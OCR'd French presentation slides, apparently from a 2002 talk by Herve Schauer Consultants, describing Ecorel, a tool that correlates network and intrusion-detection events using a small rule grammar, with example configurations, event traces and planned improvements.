
Grammaire :

```
script: action(s) /^$/
action: 'action' atom '=' expr
expr  : conj
conj  : disj ',' conj
      | disj
      | unary
unary : '(' expr ')'
      |  atom
atom  :  /[a-z0-9_\-\.:]+/i
```

Fichier de configuration :

```
action alert:HANDSHAKE = SYN, SYNACK, ACK
action alert:HALFHANDSHAKE = SYN, SYNACK
action alert:DEMO = (a,b)|c
action alert:911 = E9,E1,E1
action alert:BINGO = E1|(E2,E2),E2,(E1,E2)|(E2,E1)
```

Mise en oeuvre :




Faux car (B,D) donne l'alerte TWO !...

Ecorel
Herve Schauer Consultants (c) 2002

Gestion de contexte

```
config : action alert:HANDSHAKE = SYN, SYNACK, ACK

événements :
  SYN:10.0.0.1
  SYNACK:10.0.0.1
  SYN:
  SYN:192.168.0.222
  ACK:10.0.0.1
  SYNACK:192.168.0.222
  ACK:192.168.0.222
```



Utilisation des contextes

- **En un point du réseau :**

```
config: action alert:HANDSHAKE = SYN, SYNACK, ACK
events:
        SYN:10.0.0.1
        SYNACK:10.0.0.1
        SYN:192.168.0.222
        ACK:10.0.0.1

result: HANDSHAKE(10.0.0.1)
```

- **Mais aussi :**

```
config: action alert:NET_1 = (ROUTER_1 | ROUTER_2), FIREWALL, NIDS_1
        action alert:NET_2 = (ROUTER_1 | ROUTER_2), FIREWALL, NIDS_2
events:
        ROUTER_1:problemX
        ROUTER_1:scan_ssh
        FIREWALL:problemX
        NIDS_1:problemX

result: NET_1(problemX)
```

Ecorel
Herve Schauer Consultants (c) 2002

IL y a encore beaucoup de travail
beaucoup d'idées à trouver ...

Améliorations en cours :


- **gestion des temps max et min par transition**
  - **pris en compte dans l'automate, sous peu dans la grammaire**

- **génération d'événements :**

```
action event:N1 = ((a|b),c) | e
action alert:E1 = f,N1,e,e,N1
```

- **problème : la négation a, !(b|c), d**

- **etc.**



(c) http://www.funsci.com/fun3_en/toys/toys.htm

<Stephane.Aubert@hsc.fr>